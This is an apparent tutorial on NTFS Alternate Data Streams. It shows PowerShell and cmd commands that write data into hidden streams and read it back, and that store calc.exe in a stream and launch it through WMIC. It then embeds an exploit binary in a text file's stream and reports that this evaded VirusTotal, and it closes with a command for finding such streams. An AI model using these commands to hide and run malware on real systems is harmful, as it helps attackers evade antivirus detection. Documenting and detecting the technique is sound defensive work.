Overview
What is ADS?
- ADS, short for Alternate Data Streams, refers to alternate data streams in the Windows NTFS file system. It allows metadata to be embedded in a file or directory without modifying its original functionality or content.
What can ADS do?
- In NTFS, the primary data stream is the standard content of a file or directory and is visible to users, whereas an alternate data stream (ADS) is hidden. An attacker can embed malicious code in an alternate data stream to evade detection by antivirus software and static-scanning tools.
Reproduction Process
Write a string to an alternate data stream
- Open cmd and enter the following command to write a string to a file.
echo hello world > hello.txt:hidden
- As shown below, strangely, hello.txt—which has content written to it—is displayed with a file size of 0 bytes.

- Here, hidden is the name of the alternate data stream to which we write. Another data stream can also be added with the following code:
echo more code > hello.txt:firststream
- After writing data to the streams, how can we view them? We can use the Get-Item and Get-Content commands in PowerShell.
Get-Item -path hello.txt -stream *
- As shown below, we can see the two added data streams, firststream and hidden.

- In addition to the two alternate data streams we added, we can also see a data stream named :$DATA.
- It is not difficult to infer that this is the default data stream visible to users. Its Length attribute is 0, which is the file size seen by users.
- The Stream format is name:type. In other words, the default data stream has no name, while the alternate data streams we added do. The other two can also be written as firststream:$DATA and hidden:$DATA.
View the contents of an alternate data stream
- The contents of a specified alternate data stream can be viewed with PowerShell's Get-Content command.
Get-Content -path hello.txt -stream hidden
- The following figure shows the content we wrote to the hidden data stream.

Store and execute a binary file in ADS
- We attempt to store the Windows Calculator program in the ADS of hello.txt.
Set-Content -path .\hello.txt -value $(Get-Content $(Get-Command calc.exe).Path -readcount 0 -encoding byte) -encoding byte -stream exestream
- Then attempt to execute its hidden code through WMIC.
wmic process call create $(Resolve-Path .\hello.txt:exestream)

- As shown above, the calc.exe embedded in ADS launches successfully.
Embed a malicious program to evade antivirus software
- As shown below, we upload our malicious program to VT for detection.

- Write the malicious program into the hello.txt file.
Set-Content -path .\hello.txt -value $(Get-Content "E:\PythonProjects\TestDemos\11.17\cve-2021-1732\ExploitTest.exe" -readcount 0 -encoding byte) -encoding byte -stream virusstream
- Now upload hello.txt to VT for detection.

- It successfully evades antivirus detection.
Detect alternate data streams
- Enumerate all alternate data streams in the current directory.

Get-ChildItem -recurse | ForEach { Get-Item $_.FullName -stream * } | Where stream -ne ':$DATA'